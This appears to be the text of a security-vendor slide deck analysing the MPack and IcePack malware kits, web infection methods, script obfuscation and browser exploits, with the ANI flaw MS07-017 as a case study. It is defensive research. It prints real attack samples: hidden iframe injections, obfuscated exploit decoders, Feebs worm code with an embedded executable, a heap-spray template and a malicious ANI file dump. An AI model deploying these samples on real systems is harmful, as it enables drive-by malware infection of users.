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- Malware Kits
 - Role of Malware kits
 - MPack & IcePack Architecture
- ▶ Obfuscation Techniques
 - Common Encoders / Decoders
 - Feebs Polymorphic worm
- Analyzing Obfuscated Code
- ▶ How Browser Exploits work?
 - ActiveX Exploits
 - Heap Spray Technique
 - Case Study: ANI Vulnerability



Introduction: What are Malware Kits (Exploit Driven)?

- ➤ Software components written mostly in PHP which allows automatic installation of malware by exploiting unpatched vulnerabilities in the system.
- Uses web browser as the attack vector
- ▶ Regular updates to the malware kit by updating the exploit base and improving the management and reporting capabilities.
- Most malware kits are sold commercially through underground channels (Forums & IRC)



Introduction: Why Malware Kits are popular?

- ➤ Ability to identify the remote operating system, browser type and version, geography and send exploits accordingly.
- ▶ Probability of successful infection is more when multiple exploits are used against dissimilar targets.
- ► Efficiency of Attack, Statistics about the infected Operating system, browser, exploits could be gathered
- Some kits like Icepack allow for automatic injection of malicious iframes into multiple websites widening the chances of infection.



Underground Economy: Why Infect Machines?

► Infected computers used to relay Spam

▶ Carry out DDOS Attacks

▶ Affiliate model – Pay others to infect users with Adware/ ClickFraud trojans

► Steal Bank and Credit Card


The price usually depends on the attack time:

Information

The price usually depends on the attack time:

1 hour - US\$10-20 (depends on the seller)

Steal Online games accounts






Underground Economy: Popular Malware

- Spy-Agent bv
 - Harvests email addresses /Steal Information
 - Currently Spammed on a weekly basis
- ► Proxy-Agent.o
 - Harvests email addresses
 - Uses system as HTTP proxy to masquerade attacks
- ▶ PWS-Goldun
 - Steals games passwords from the system
 - Mostly spammed
- PWS-LDPinch
 - DIY Malware using the configurator

(Source: AVERT)





- Hacking Machines
- ▶ Attack Strategy
 - Exploiting Un-patched Vulnerabilities
 - CGI Vulnerabilities
 - Other Application related vulnerabilities
 - Operating System related vulnerabilities
- ► Infection Methodology
 - Inject HTML Iframes into the webpages
 - Inject scripts into the webpages.



- Using Stolen / Fake Accounts
- Attack Strategy
 - Use stolen / fake accounts in conjunction with scripts like Ftp-Toolz which automates iframe injection into the websites
- ► Infection Methodology
 - Post Iframes into HTML enabled websites or forums



- ▶ TypoSquatting
 - Worldofwarcraft.com and World0fwarcraft.com
 - Windowsupdate.com
 and VVindowsupdate.com
 - Yahoo.com and Yahoo550.com
- Attack Strategy
 - Using social-engineering to attempt a drive-by install
- ▶ Infection Methodology
 - Embedded iframes and scripts in the attacker controlled page.




- ▶ Use commonly used Search words / Buy sponsored links from search engines.
- Attack Strategy
 - Manipulating search engine results
- ► Infection Methodology
 - Inject HTML Iframes into the webpages
 - Inject scripts into the webpages.



Infecting Users: Study on Search Engine Safety

- ➤ Overall, 4.0% of search results link to risky Web sites
- Sponsored results contain 2.4 times as many risky sites as organic results.

Most dangerous search terms include Music and technology.



www.emp3world.com/ - 22k - Cached - Similar pages

Source: McAfee SiteAdvlsor Search Engine Safety 2007



- Sending Emails using sensational or enticing subjects
- ▶ Attack Strategy
 - Using social-engineering to attempt a drive-by install
- ▶ Infection Methodology
 - HTML formatted mails containing embedded iframes
 - Email containing phished (a href tags) links which attempts a drive-by install
- ► Popularly adopted by Nuwar a.k.a. Storm worm which built a massive botnet of infected computers (zombies)



Popular Incidents: The Italian Job

- ► Hackers compromise ~10,000 websites which pointed to malicious links hosting Mpack.
- Believed to have exploited a vulnerability in CPanel



Hackers compromise 10k sites, launch 'phenomenal' attack

The large-scale attack is based on the multiexploit hacker kit dubbed 'Mpack'

Gregg Keizer Today's Top Stories - or Other Cybercrime and Hacking Stories -





Recommendations: 200 — Recommend this article

June 18, 2007 (Computerworld) — Attackers armed with an exploit tool kit have launched massive attacks in Europe from a network of at least 10,000 hacked Web sites, with infections spreading worldwide, several security companies warned today.



Popular Incidents: Bank of India Hack

- ► Hackers compromise Bank of India Website
- Inserted multiple malicious iframes into the webpage
- Multiple exploits downloaded over 8 trojan variants including a rootkit component.
- ▶ n404 kit used in this attack


```
<iframe src=./n404-1.htm width=1 height=1></iframe>
<iframe src=./n404-2.htm width=1 height=1></iframe>
<iframe src=./n404-3.htm width=1 height=1></iframe>
<iframe src=./n404-4.htm width=1 height=1></iframe>
<iframe src=./n404-5.htm width=1 height=1></iframe>
<iframe src=./n404-6.htm width=1 height=1></iframe>
<iframe src=./n404-7.htm width=1 height=1></iframe>
<iframe src=./n404-8.htm width=1 height=1></iframe>
<iframe src=./n404-9.htm width=1 height=1></iframe>
```

Source: http://www.avertlabs.com/research/blog/index.php/2007/08/31/compromised-bank-of-india-website/



Popular Incidents: IndiaTimes Hack

- Injected malicious script into the webpage.
- ► The installed malware included a cocktail of Downloader and Dropper Trojans.






- ► PHP based malware kit produced by Russian Hackers.
- Sold for around \$700 \$1000 with additional costs for updates
- ► The tool gets initiated when index.php hosted on a server is accessed by a user.
- ► This file determines the browser and operating system of the incoming user.
- ▶ Based on the browser type and operating system a web exploit is served to the user's machine.
- ► Post the successful exploitation, a payload file is sent to the user's machine and automatically executed.

McAfee®

MPACK Architecture






MPACK Control Panel

- Logs the Operating system and browser statistics.
- ► Logs the number of attacks and efficiency according to IP address and geography.
- ➤ Software could be configured to send exploit only once which could hinder analysis by researchers
- Blocking country according to the predefined 2 letter country

Attacked hosts (total - uniq)	
IE XP ALL	114721 - 96104
QuickTime	2175 - 2048
Win2000	7033 - 6260
Firefox	12885 - 12514
0pera7	1271 - 1264
Browser s	tats (total)
MSIE	4 0%
0pera	1 0%
Traffic (total - uniq)	
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.94% - 12.37%	
Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF



ICEPACK Architecture





Analysis of Adversarial Code: The role of Malware Kits! ICEPACK Control Panel









Analysis of Adversarial Code: The role of Malware Kits! Analyzing Obfuscated Code

Code Obfuscation

- Most of the code obfuscation techniques are composed of two parts:
 - Encrypted string
 - Decryptor
- ► This process may be repeated several times, the decrypted string may contain another string to be decrypted.
- ► The level of decryption loop varies based on the algorithm.



How De-obfuscation works?

- Place hooks on the commonly used methods such as
 - document.write
 - document.writeIn
 - eval
- ▶ Redirect them to a log window instead of execution, where the data can be conveniently interpreted.
- ▶ Using hostilejsdebug to de-obfuscate scripts.



Analysis of Adversarial Code: The role of Malware Kits! Obfuscating Code

- ▶ Base 64 Encoding
 - http://www.motobit.com/util/base64-decoder-encoder.asp
- ▶ Dean Edwards packer
 - http://dean.edwards.name/packer/
- ▶ String splits
- ▶ Gzip Encoding
- ▶ Custom Encoders



IcePack Obfuscated exploit (IE)

```
kscript language=JavaScript>function dc(x){var l=x.length,b=
1024,i,j,r,p=0,s=0,w=0,t=Array
(63,34,35,36,19,2,11,24,12,56,0,0,0,0,0,9,18,22,55,15,8,7,25,5,38,42,
45,53,49,50,59,60,61,17,6,48,14,43,33,20,41,31,0,0,0,0,27,0,26,0,54,44,
1,62,29,46,30,58,23,28,32,10,52,57,47,4,51,3,37,16,40,21,13,39);for
(j=Math.ceil(1/b);j>0;j--) \{r='';for(i=Math.min(1,b);i>0;i--,l--) \{w|=(t-w)\}
[x.charCodeAt(p++)-48] << s; if (s) {r+=String.fromCharCode(165^w&255); w>>=
8;s-=2}else{s=6}}document.write(r)}}
dc("wfaIyFyN@k7CEzPNB0po7iEokqPzB lsb28MB2EN8
PLn KNtFy1SV8NZUyN@Z9IwfnJqIGsb41T
1jVGJPMDtdMRkEse2pWs2ijCtPNetPLFBwM@4dLBs1T7iwpY DOW0
@uxBY3kaU9I27zI UuEA@uW4@1lcp3m27uxAiuIs@3vii3k5fW
1jVGJwNF08TSFQIwfaIBFyC@tPIwfjop0p2HjgWFtlsrDysnZQzH5QL@CwWs2ijCtPNetPL
8jGW72jVGJwLRsgNbq@JqIY1yt8Meq@Jq1jVGidNesQIGS8s4kEse2pWEsg98DypFhGInS8
s4q@JqNnJqIYLSZysxFqW@4PN5tyM5t8IFfUM44dQSZysxFQW
1jVdNnJqNjTvqdMRsdN6kEpLD8QQF@
90CwOmF8Tw6Zokz7WgDpuhtUjXjU2wfnVi2jVdNJoys1Nbk72htiTb2hPRZQ1
@tPN5FgsDiGIgDpuhtUjXjU2wfnVdjU9et8jNFQLHjEIHjU9et8jNFQLi1jVdNJOmF8Tw6Z
okkEIHjU9et8jNFQL6ayoF goksPN5C7u@cQ3kjU9w4YOni@
2i1jVdNjLbFyokqlWhtiTb2hPRZKzwfnV72jVd1jVdU8o6
108VPNHAP0m6pT2FPoyNEJqNJCwfnVdUyMkk9TB0qQvOUu1kEIHBGCxaluSkYMxadzwfnV
dUyMkkwjvkqQxFqsSkEIH5QNb KMrkyTyiEmvsGulB@mvsGulB@mvtG3bZ8mv6@
3gi8mvCpMBa8mv @
3AS@mvkYuAc@mvtp3tt@mv6p3gi8mvkYukB@mv Yutt@mvF@zSs@mv41TRA@mvFPMBa@mvk
pTBU@mv4G3Ft8mv Gzkc@mv6G3tZ@mv
8uxc@mvkGTSZ8mvF8Mxa@mvtPMRB@mv pMbD8mv6@3eD8mvt@Tb6
@mvt@Tgi8mvkYukS@mvDp3eF8mvkYMgi8mvCpMRi8mv4YMv58mvFlTxa@mvkG3gi8mvkYug
i8mv duSt@mv6puA5
@mvDGT4a8mvD@T4U8mvDG3k58mvDYM4a8mvFYuxB@mvtYMBA8mvZ@Tv5@mv6Gz45
@mvkGu45
@mv luBa@mvkYu4S@mv GuRB@mvkYMAc@mvFGugi8mvCpMxa8mv4YMAB@mvCpMrF8mvkGzR
B@mvk@zbZ8mvFGuqi8mvCGTBS@mv6YMRB@mvFGuqi8mvs@
3Ba8mvC@TFD8mvk@TR58mvtlzb
```



MPack MultiLevel Encoded Decryptor

<Script Language='JavaScript'>document.write(unescape('\$3C\$73\$63\$72\$69\$70\$74\$3E\$20\$0D\$0A\$66\$75\$6E\$63\$74\$69\$6F\$6E\$20\$7A\$58\$28\$73\$29\$0D\$0A\$7B\$20\$76\$61\$72\$20\$73\$31\$3D\$20\$75\$6E\$65\$73\$63\$61\$70\$65\$28\$20\$73\$2E\$73\$75\$62\$73\$74\$72\$28\$30\$2C\$20\$73\$2E\$6C\$65\$6E\$67\$74\$68\$2D\$31\$29\$29\$3B\$20\$20\$76\$61\$72\$20\$74\$3D\$27\$27\$3B\$66\$6F\$72\$28\$69\$3D\$30\$3B\$69\$3C\$73\$31\$2E\$6C\$65\$6E\$67\$74\$68\$3B\$69\$2B\$2B\$29\$20\$74\$2B\$3D\$53\$74\$72\$69\$6E\$67\$2E\$66\$72\$66\$67\$72\$69\$6E\$67\$2E\$66\$72\$6F\$6D\$43\$68\$61\$72\$43\$6F\$64\$65\$28\$20\$73\$31\$2E\$66\$872\$28\$69\$29\$2D\$20\$73\$2E\$73\$75\$62\$73\$74\$72\$28\$73\$2E\$6C\$65\$6E\$67\$74\$28\$69\$29\$2D\$20\$73\$2E\$73\$75\$62\$73\$74\$72\$28\$73\$2E\$6C\$65\$6E\$67\$74\$28\$77\$72\$69\$74\$65\$28\$75\$6E\$65\$73\$63\$61\$70\$65\$28\$77\$\$29\$29\$3B\$20\$7D\$0D\$0A\$64\$6F\$63\$75\$6D\$65\$6E\$74\$2E\$77\$72\$69\$74\$65\$28\$75\$6E\$65\$73\$63\$61\$70\$65\$28\$74\$29\$29\$3B\$20\$7D\$0D\$0A\$3C\$

```
<Script Language='JavaScript'>
function zX(s)
{ var s1= unescape( s.substr(0, s.length-1)); var t='';for(i=0;i
<s1.length;i++) t+=String.fromCharCode( s1.charCodeAt(i) - s.substr
(s.length-1, 1));
document.write(unescape(t)); }</pre>
```




HTML Guardian

Commercial Product40 \$

Decryptor is encoded and the decoded function evaluates encrypted string

► The above spammed mail delivers exploit MS06-014 vulnerability.





Feebs Worm

- Polymorphic worm which has Javascript and Vbscript components.
- Harvests mail from the machine and sends itself using its own SMTP engine
- Injects a ZIP attachment containing a copy of the worm into outgoing SMTP sessions.
- Drops rootkit component, opens backdoor, drops copy of the worm into p2p folders

```
<script language=JavaScript>cj=unescape("%5C");
fn="rkexgiinstall";
fr=unescape(location.href).substr(8);
    fs=new ActiveXObject("Scripting.FileSystemObject");
    ws=new ActiveXObject("WScript.Shell");
    dr=ws.RegRead
("HKCU"+cj+"SOFTWARE"+cj+"Microsoft"+cj+"Windows"+cj+"CurrentVersion"+c
j+"Explorer"+cj+"Shell Folders"+cj+"Startup");
wd="c:"+cj+"d";fs.CreateFolder(wd)}catch(h){};function f3(){return
false \ document.oncontextmenu=f3:
</script>
<script language="vbs">st=wd&cj&fn&".exe"
fr=LCase(Replace(fr,"/",cj))
dr=LCase(dr)
tl=dr&cj&fn&".hta"
AAAAAAAAAAAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4
gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAADZGnDanXseiZ17Homdex6JnXsfiZh7Hon/ZA2Jnn
BAAAAAAAAAEAAAAAAAAADWAAAAAGAAAAAAAIAAAAADAAAAAWAAAAEAAAAAAAAAAABA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAatQAAAAQAAAA1gAAAAIAAAAAAAAA
AAAAAAA43DQ7mf6xL5zUwBehPyqYowIYCaSGm8aHWikuTTsjOCoJo2U8y1vE/G/2wzpPrD
jHJyfa00t1jC9sAw/jMwq5RL3iKL1eZJ1Q2omESykdufvwqa/cetJom3TnyKf+sVUoD5ahn
awqRMpVmhneIJsjVwyU8GTZpUgKZCO00IEoirrtv70k63r187yuaqq80EZINX1WTX16o1FQ
ZktW3rYjskyyQm8KqpDAC3UPq0sN+yIQ79F+aljasQzeHOYor1LnpKfXuUUxG5c8fF4rlj8
kDFt1R4WDRBqEOFPoH1KO0GvHZXc7q9hul1h4uyLJ4HdZGEdyqxT4Zi7p/drK6pfMxbSByt
K5UEIHoJXhGNscuvb10t3ZQkKv5OHIstBIZT3k+CGQ1KoB6yPctFn1hKLSNjeWeo53hdR7R
```



DEMO

(Deobfuscating Malicious Scripts)







How Browser Exploits Work?

Analysis of Adversarial Code: The role of Malware Kits! *MDAC Exploit – MS06-014*

- ► The exploit is delivered to a user's browser via an iframe on a compromised /malicious web page.
- ► The iframe contains JavaScript to instantiate an ActiveX object with
 - CLSID {BD96C556-65A3-11D0-983A-00C04FC29E36}
- ► The Javascript makes an AJAX XMLHTTP request to download an executable.
- Adodb.stream is used to write the executable to disk.
- ► Shell.Application is used to launch the newly written executable.



Analysis of Adversarial Code: The role of Malware Kits! Heap Spray Exploit

- ► State of the art in browser exploitation developed by SkyLined in 2004.
- System heap accessible from JavaScript Code

```
var nop = unescape("%u9090%u9090");

// Create a 1MB string of NoP instructions followed by shellcode:
//
// malloc header string length NoP slide shellcode NULL terminator
// 32 bytes 4 bytes x bytes y bytes 2 bytes

while (nop.length <= 0x100000/2) nop += nop;

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2);

var x = new Array();

// Fill 200MB of memory with copies of the NOP slide and shellcode
for (var i = 0; i < 200; i++) {
    x[i] = nop + shellcode;
}</pre>
```



Background: ANI Vulnerability

- ▶ What Microsoft had to say?
 - "A remote code execution vulnerability exists in the way that Windows handles cursor, animated cursor, and icon formats. An attacker could try to exploit the vulnerability by constructing a malicious cursor or icon file that could potentially allow remote code execution" – ms07-017
- ► Related vulnerability reported by eeye in 2005.
 - Vulnerability in LoadCursorIconFromFileMap() function in user32.dll
 - Caused due to improper bound checking while reading the structure.



Defining the Vulnerability: ANI File Format

- ► ANI file format is used for storing animated cursors
- Based on RIFF multimedia file format
- ► Each chunk starts with a 4 byte ASCII tag, followed by a dword specifying the size of the data contained in the chunk.
- ▶ One of the chunks in an ANI file is the anih chunk, which contains a 36-byte animation header structure.
 - "anih" {(DWORD)Length_of_AnimationHeader} {AnimationHeaderBlock}
- ► The vulnerable code did not validate the length of the anih chunk before reading the chunk data into fixed size buffer on the stack.



Defining the Vulnerability: LoadAnilcon() Patched

```
.text:7E45402C
                                 call
                                         ReadTag@8
                                                           ; ReadTag(x,x)
.text:7E454031
                                 test
                                         eax, eax
                                         short loc 7E45403D
.text:7E454033
                                 jnz
                                         1oc 7E454298
.text:7E454035
                                 jmp
.text:7E45403A
.text:7E45403A
                                                           ; CODE XREF: LoadAniIcon
.text:7E45403A loc 7E45403A:
.text:7E45403A
                                         esi, [ebp+var 10]
                                 MOV
.text:7E45403D
                                                            CODE XREF: LoadAniIcon
.text:7E45403D loc 7E45403D:
.text:7E45403D
                                 mov
                                         eax, [ebp+var 28]
                                         eax, 20716573h
.text:7E454040
                                 CMP
                                         1oc 7E454207
.text:7E454045
                                 įΖ
.text:7E45404B
                                         eax. 5453494Ch
                                 CMD
.text:7E454050
                                 iz
                                         1oc 7E454161
.text:7E454056
                                         eax, 65746172h
                                 CMP
.text:7E45405B
                                         1oc 7E45413F
                                 įΖ
.text:7E454061
                                 CMP
                                         eax, 68696E61h
                                         1oc 7E45418B
.text:7E454066
                                 inz
.text:7E45406C
                                          [ebp+var 24], 24h
.text:7E454070
                                         1oc 7E454298
.text:7E454076
                                 lea
                                         eax, [ebp+var 40]
.text:7E454079
                                 push
                                         eax
.text:7E45407A
                                 lea
                                         eax, [ebp+var 28]
.text:7E45407D
                                 push
                                         eax
.text:7E45407E
                                 push
                                         ebx
                                                          ; ReadChunk(x,x,x)
.text:7E45407F
                                 call.
                                         ReadChunk@12
.text:7E454084
                                 test
                                         eax, eax
                                         10c 7EhEh900
 taut.7EhEh80A
```



Defining the Vulnerability: LoadAnilcon() Unpatched

```
ReadTag@8
                                                          ; ReadTag(x,x)
.text:77D83FD2
                                 call
.text:77D83FD7
                                 test
                                         eax, eax
                                         1oc 77D8423F
.text:77D83FD9
                                 iz
                                         short loc 77D83FE4
.text:77D83FDF
                                 jmp
.text:77D83FE1
.text:77D83FE1
.text:77D83FE1 loc 77D83FE1:
                                                           : CODE XREF: LoadAniIcon
                                         esi, [ebp+var 8]
.text:77D83FE1
                                 mov
.text:77D83FE4
                                                          ; CODE XREF: LoadAniIcon
.text:77D83FE4 loc 77D83FE4:
                                         eax, [ebp+var 28]
.text:77D83FE4
                                 MOV
                                         eax, 20716573h
.text:77D83FE7
                                 CMP
                                         1oc 77D8416E
                                 jz
.text:77D83FEC
                                         eax, 5453494Ch
.text:77D83FF2
                                 CMD
.text:77D83FF7
                                 jz
                                         1oc 77D840C8
.text:77D83FFD
                                         eax, 65746172h
                                 CMP
                                iz
                                         10c 77D840AE
.text:77D84002
                                         eax, 68696E61h
.text:77D84008
                                 CMP
                                         1oc 77D840F2
.text:77D8400D
                                 inz
.text:77D84013
                                 lea
                                         eax, [ebp+var 40]
.text:77D84016
                                 push
                                         eax
.text:77D84017
                                lea
                                         eax, [ebp+var 28]
.text:77D8401A
                                push
                                         eax
.text:77D8401B
                                 push
                                         ebx
                                                          ; ReadChunk(x,x,x)
                                         ReadChunk@12
.text:77D8401C
                                call
.text:77D84021
                                test
                                         eax, eax
                                 jz
                                         1oc 77D84210
.text:77D84023
```



Exploit

```
exploit.ani
                  JFRO
                            0000001B
                                                           345 | Hiew 6.86 (c) SEN
                 46 46-13 03 00 00-41 43 4F 4E-61
                                                                        ACONanih
                                                                            0
                                                                    TSIL*
                                                                anih
                                                                fahijklmnoparstu
00000150:
                    F9-FA
```



DEMO

(Exploiting ANI Vulnerability MS07-017)



Revisiting the Agenda

- Malware Kits
 - Role of Malware kits
 - MPack & IcePack Architecture
- ▶ Obfuscation Techniques
 - Common Encoders / Decoders
 - Feebs Polymorphic worm
- Analyzing Obfuscated Code
- ► How Browser Exploits work?
 - ActiveX Exploits
 - Heap Spray Technique
 - Case Study: ANI Vulnerability



Questions?

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